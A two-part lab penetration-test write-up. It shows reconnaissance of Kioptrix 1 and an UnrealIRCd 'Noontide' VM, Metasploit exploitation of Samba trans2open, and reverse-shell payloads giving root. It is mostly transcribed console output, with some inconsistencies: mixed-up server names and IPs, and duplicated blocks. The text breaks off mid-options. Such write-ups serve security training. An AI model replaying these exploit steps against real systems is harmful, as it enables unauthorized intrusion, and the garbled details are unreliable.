

Topic-1: Hack Kioptrix 1 Server

Introduction

This report represents the penetration-testing process performed on the **Kioptrix 1 Server** within a controlled, authorized lab environment.

The objective was to identify vulnerabilities, assess system weaknesses, and verify exploitation paths for educational purposes.

Tools Used

Netdiscover	-Host identification
Nmap	-Service enumeration and version detection
Exploit Research Tool	-Public exploit lookup
MetasploitFramework	Exploit execution in a controlled lab
Linux Host Shell	-Verification and evidence collection

Short description of the steps

Network Discovery

- The first step was to identify active hosts on the local network. For this we use ARP scanning tool.

netdiscover

```
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.102 | 00:0c:29:97:4b:49 | 1     | 60  | VMware, Inc.          |
| 192.168.1.105 | 48:89:e7:96:31:9c | 1     | 60  | Intel Corporate       |
+-----+-----+-----+-----+-----+-----+

root@kali:~#
```

Service Enumeration

Once the target IP was discovered, an in-depth scan was performed to identify running services and version information. Our target IP is 192.168.1.102. We used this command –

```

(root@kali)-[~]
# nmap -A 192.168.1.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 13:54 EST
Nmap scan report for 192.168.1.102
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000    2          111/tcp    rpcbind
|   100000    2          111/udp    rpcbind
|   100024    1          1024/tcp   status
|   100024    1          1024/udp   status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_RC4_64_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|_ ssl-date: 2025-11-15T19:56:23+00:00; +1h01m50s from scanner time.
|_ http-title: 400 Bad Request
1024/tcp  open  status       1 (RPC #100024)

```

```

443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_RC4_64_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|_ ssl-date: 2025-11-15T19:56:23+00:00; +1h01m50s from scanner time.
|_ http-title: 400 Bad Request
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 08:0C:29:97:48:49 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: 1h01m49s

TRACEROUTE
Hop RTT ADDRESS
1 1.09 ms 192.168.1.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.82 seconds

```

```

(root@kali)-[~]
#

```

his VM, move the mouse pointer inside or press Ctrl+G.

Exploitation

A Metasploit module matching the identified vulnerability was loaded. Target settings such as the remote host IP and listener configuration were adjusted. After running the module, a remote shell session was successfully established on the Noontide server.

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.82 seconds

(root@kali)~[~]
# msfconsole
Metasploit tip: Keep track of findings and observations with notes

IIIIII dTb.dTb
II 4' v 'B
II 6. .D
II 'T; .;P'
II 'T; ;P'
IIIIII 'YVP'

I love shells --egypt

=[ metasploit v6.4.94-dev ]
+ -- [ 2,564 exploits - 1,315 auxiliary - 1,680 payloads ]
+ -- [ 431 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > |
```

his VM. move the mouse pointer inside or press Ctrl+G.

Vulnerability Research

Based on service fingerprinting, the exposed version of **smb** was checked against public vulnerability databases. For vulnerability research we run this command-

Search smb


```
+ -- [ 431 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search smb


Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No Apache Struts Classloader Manipulation Remote Code Execution
1 \ target: Java
2 \ target: Linux
3 \ target: Windows
4 \ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
5 exploit/osx/browser/safari_file_policy 2011-10-12 normal No Apple Safari file:// Arbitrary Code Execution
6 \ target: Safari 5.1 on OS X
7 \ target: Safari 5.1 on OS X with Java
8 auxiliary/server/capture/smb normal No Authentication Capture: SMB
9 post/linux/busybox/smb_share_root normal No BusyBox SMB Sharing
10 exploit/linux/misc/cisco_rv240_sslvpn 2022-02-02 good Yes Cisco RV240 SSL VPN Unauthenticated Remote Code Execution
11 auxiliary/scanner/http/citrix_dir_traversal 2019-12-17 normal No Citrix ADC (NetScaler) Directory Traversal Scanner
12 auxiliary/gather/crushftp_fileread_cve_2024_4040 2018-03-19 normal Yes CrushFTP Unauthenticated Arbitrary File Read
13 auxiliary/scanner/smb_impacket/oomexec normal No DCOM Exec
14 auxiliary/scanner/smb_impacket/secretsdump normal No DCOM Exec
15 auxiliary/scanner/dcerpc/dfscocoe normal No DFScoerce
16 auxiliary/server/relay/escb normal Yes ESCB Relay: SMB to HTTP(S)
17 exploit/windows/scada/ge_proficy_simplicity_gefbt 2014-01-23 excellent Yes GE Proficy SIMPLICITY gefbt.exe Remote Code Execution
18 exploit/windows/smb/generic_smb_dll_injection 2015-03-04 manual No Generic DLL Injection From Shared Resource
19 \ target: Windows x86
20 \ target: Windows x64
21 exploit/windows/http/generic_http_dll_injection 2015-03-04 manual No Generic Web Application DLL Injection
22 \ target: Windows x86
23 \ target: Windows x64
24 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
25 \ target: Windows x86
26 \ target: Windows x64
27 exploit/windows/misc/hp_dataprotector_install_service 2011-11-02 excellent Yes HP Data Protector 6.10/6.11/6.20 Install Service
28 exploit/windows/misc/hp_dataprotector_cmd_exec 2014-11-02 excellent Yes HP Data Protector 6.10 Remote Command Execution
29 auxiliary/server/http_ntlmrelay normal No HTTP Client MS Credential Relay
```

search smb version



Once access was established, basic verification commands were executed to confirm the level of access.



Here we search samba 2.2.1.

```
Shellcodes: No Results
(kali@kali)-[~]
└─$ searchsploit samba 2.2.1

Exploit Title | Path
-|-
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/i0.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7781.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py

Shellcodes: No Results
(kali@kali)-[~]
└─$
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was repl
[*] 192.168.1.102:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.102 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > back
msf > search samba 2.2

Matching Modules

# Name | Disclosure Date | Rank | Check | Description
-|-|-|-|-
0 exploit/multi/samba/nttrans | 2003-04-07 | average | No | Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
1 exploit/freebsd/samba/trans2open | 2003-04-07 | great | No | Samba trans2open Overflow (*BSD x86)
2 exploit/linux/samba/trans2open | 2003-04-07 | great | No | Samba trans2open Overflow (Linux x86)
3 exploit/osx/samba/trans2open | 2003-04-07 | great | No | Samba trans2open Overflow (Mac OS X PPC)
4 exploit/solaris/samba/trans2open | 2003-04-07 | great | No | Samba trans2open Overflow (Solaris SPARC)
5 \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce | . | . | .
6 \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce | . | . | .

Interact with a module by name or index. For example info 6, use 6 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf >
```

```
3 exploit/osx/samba/trans2open | 2003-04-07 | great | No | Samba trans2open Overflow (Mac OS X PPC)
4 exploit/solaris/samba/trans2open | 2003-04-07 | great | No | Samba trans2open Overflow (Solaris SPARC)
5 \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce | . | . | .
6 \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce | . | . | .

Interact with a module by name or index. For example info 6, use 6 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf > use 2
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name | Current Setting | Required | Description
-|-|-|-|-
RHOSTS | | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT | 139 | yes | The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name | Current Setting | Required | Description
-|-|-|-|-
LHOST | 192.168.1.100 | yes | The listen address (an interface may be specified)
LPORT | 4444 | yes | The listen port

Exploit target:

Id | Name
--|---
0 | Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf exploit(linux/samba/trans2open) >
```

Then we run the exploit.

```
View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.102:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.102:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.102:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.102:139 - Trying return address 0xbffffafc ...
[*] Sending stage (1062760 bytes) to 192.168.1.102
[*] 192.168.1.102 - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.1.102:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (1062760 bytes) to 192.168.1.102
[*] 192.168.1.102 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.1.102:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (1062760 bytes) to 192.168.1.102
[*] 192.168.1.102 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.1.102:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (1062760 bytes) to 192.168.1.102
[*] 192.168.1.102 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.1.102:139 - Trying return address 0xbffff6fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff5fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff4fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff3fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff2fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff1fc ...
```

Here we change the payload.

```
34 payload/linux/x86/shell_reverse_tcp      normal No Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell_reverse_tcp_ipv6 normal No Linux Command Shell, Reverse TCP Inline (IPv6)

msf exploit(linux/samba/trans2open) > set payload payload/linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  CMD       /bin/sh          yes       The command string to execute
  LHOST     192.168.1.100   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > 
```

We run the exploit command.

```
0 Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.102:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.102:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.102:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.102:139 - Trying return address 0xbffffafc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff8fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff7fc ...
[*] 192.168.1.102:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.1.100:4444 → 192.168.1.102:1029) at 2025-11-15 14:28:48 -0500

[*] Command shell session 6 opened (192.168.1.100:4444 → 192.168.1.102:1030) at 2025-11-15 14:28:49 -0500
[*] Command shell session 7 opened (192.168.1.100:4444 → 192.168.1.102:1031) at 2025-11-15 14:28:50 -0500
[*] Command shell session 8 opened (192.168.1.100:4444 → 192.168.1.102:1032) at 2025-11-15 14:28:51 -0500

pwd
/tmp
whoami
root
█
```

Topic-2:Hack Noontide Server

Introduction

This report represents the penetration-testing process performed on the **Noontide Server** within a controlled, authorized lab environment.

The objective was to identify vulnerabilities, assess system weaknesses, and verify exploitation paths for educational purposes.

Tools Used

arp-scan

-Network discovery

Netdiscover	-Host identification
Nmap	-Service enumeration and version detection
Exploit Research Tool	-Public exploit lookup
MetasploitFramework	Exploit execution in a controlled lab
Linux Host Shell	-Verification and evidence collection

Short description of the steps

Network Discovery

- The first step was to identify active hosts on the local network. For this we use ARP scanning tool.

arp-scan -l

```
File Actions Edit View Help
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.1.107
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      c8:e7:d8:83:fe:34      MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
192.168.1.102   48:89:e7:96:31:9c      Intel Corporate
192.168.1.105   48:89:e7:96:31:9c      Intel Corporate
192.168.1.106   08:00:27:8d:01:17      PCS Systemtechnik GmbH
192.168.1.101   e6:d7:22:71:a6:5a      (Unknown: locally administered)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.478 seconds (103.31 hosts/sec). 5 responded
(root@kali)-[~]
#
```

netdiscover

```
File Actions Edit View Help
Currently scanning: 192.168.95.0/16 | Screen View: Unique Hosts
12 Captured ARP Req/Rep packets, from 4 hosts. Total size: 720
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	c8:e7:d8:83:fe:34	9	540	MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
192.168.1.102	48:89:e7:96:31:9c	1	60	Intel Corporate
192.168.1.105	48:89:e7:96:31:9c	1	60	Intel Corporate
192.168.1.106	08:00:27:8d:01:17	1	60	PCS Systemtechnik GmbH

```
(root@kali)-[~]
#
```

Service Enumeration

Once the target IP was discovered, an in-depth scan was performed to identify running services and version information. Our target IP is 192.168.1.106. We used this command –

nmap -A 192.168.1.106

```
(root@kali)-[~]
# nmap -A 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 13:02 EST
Nmap scan report for 192.168.1.106
Host is up (0.00081s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 08:00:27:8D:01:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95E=4%D=11/15%OT=6667%CT=1%CU=31523%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=6918C031%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10E%TI=Z%CI=Z%I
OS:I=I%TS=A)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%I
OS:SR=108%TI=Z%CI=Z%TS=A)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(S
OS:P=FA%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW0%O2=M5B4ST11NW0
OS:%O3=M5B4NNT11NW0%O4=M5B4ST11NW0%O5=M5B4ST11NW0%O6=M5B4ST11)WIN(W1=1C48%W
OS:2=1C48%W3=1C48%W4=1C48%W5=1C48%W6=1C48)ECN(R=Y%DF=Y%T=40%W=1C84%O=M5B4NN
OS:SNW0%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
OS:%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: irc.foonet.com

TRACEROUTE
HOP RTT      ADDRESS
1   0.81 ms  192.168.1.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.30 seconds

(root@kali)-[~]
#
```

Vulnerability Research

Based on service fingerprinting, the exposed version of **UnrealIRCd** was checked against public vulnerability databases. For vulnerability research we run this command-

searchsploit "UnrealIRCd 3.2"

```
1   0.96 ms  192.168.1.106
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.83 seconds

(root@kali)-[~]
# searchsploit "UnrealIRCd 3.2"

Exploit Title | Path
---|---
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute | linux/remote/13853.pl

Shellcodes: No Results

(root@kali)-[~]
#
```

The research confirmed that this version contained a documented backdoor.

Exploitation

A Metasploit module matching the identified vulnerability was loaded. Target settings such as the remote host IP and listener configuration were adjusted. After running the module, a remote shell session was successfully established on the Noontide server.

```
# searchesplot UnrealIRCd 3.2
```

```
Exploit Title
```

```
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
```

```
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
```

```
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
```

```
Shellcodes: No Results
```

```
(root@kali)~# msfconsole -q
```

```
Metasploit tip: The use command supports fuzzy searching to try and select the intended module, e.g. use kerberos/get_ticket or use kerberos forge silver ticket
```

```
=====
```

```
% https://metasploit.com %
```

```
=====
```

```
=====  
%  
=====  
=====  
=====  
=====
```

```
===[ metasploit v6.4.64-dev ]  
+ --=[ 2519 exploits - 1296 auxiliary - 431 post ]  
+ --=[ 1607 payloads - 49 encoders - 13 nops ]  
+ --=[ 9 evasion ]
```

```
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > █
```

```
-- [ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search UNrealIRCD

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent No      UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
```

Once access was established, basic verification commands were executed to confirm the level of access.

```

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies            no        A proxy chain of format type:host:port[,type:host:port][... ]
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

Here we set the payloads. We are going to select 8 no payloads.

```

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  --
  0  payload/cmd/unix/adduser                  .               normal No    Add user with useradd
  1  payload/cmd/unix/bind_perl                .               normal No    Unix Command Shell, Bind TCP (via Perl)
  2  payload/cmd/unix/bind_perl_ipv6           .               normal No    Unix Command Shell, Bind TCP (via perl) IPv6
  3  payload/cmd/unix/bind_ruby                .               normal No    Unix Command Shell, Bind TCP (via Ruby)
  4  payload/cmd/unix/bind_ruby_ipv6           .               normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
  5  payload/cmd/unix/generic                  .               normal No    Unix Command, Generic Command Execution
  6  payload/cmd/unix/reverse                   .               normal No    Unix Command Shell, Double Reverse TCP (telnet)
  7  payload/cmd/unix/reverse_bash_telnet_ssl  .               normal No    Unix Command Shell, Reverse TCP SSL (telnet)
  8  payload/cmd/unix/reverse_perl             .               normal No    Unix Command Shell, Reverse TCP (via Perl)
  9  payload/cmd/unix/reverse_perl_ssl         .               normal No    Unix Command Shell, Reverse TCP SSL (via perl)
  10 payload/cmd/unix/reverse_ruby              .               normal No    Unix Command Shell, Reverse TCP (via Ruby)
  11 payload/cmd/unix/reverse_ruby_ssl          .               normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
  12 payload/cmd/unix/reverse_ssl_double_telnet .               normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

```

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name    | Current Setting | Required | Description                                                                                           |
|---------|-----------------|----------|-------------------------------------------------------------------------------------------------------|
| CHOST   | /home/kali      | no       | The local client address                                                                              |
| CPORT   |                 | no       | The local client port                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                        |
| RHOSTS  | 192.168.1.106   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                 |



Payload options (cmd/unix/reverse_perl):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
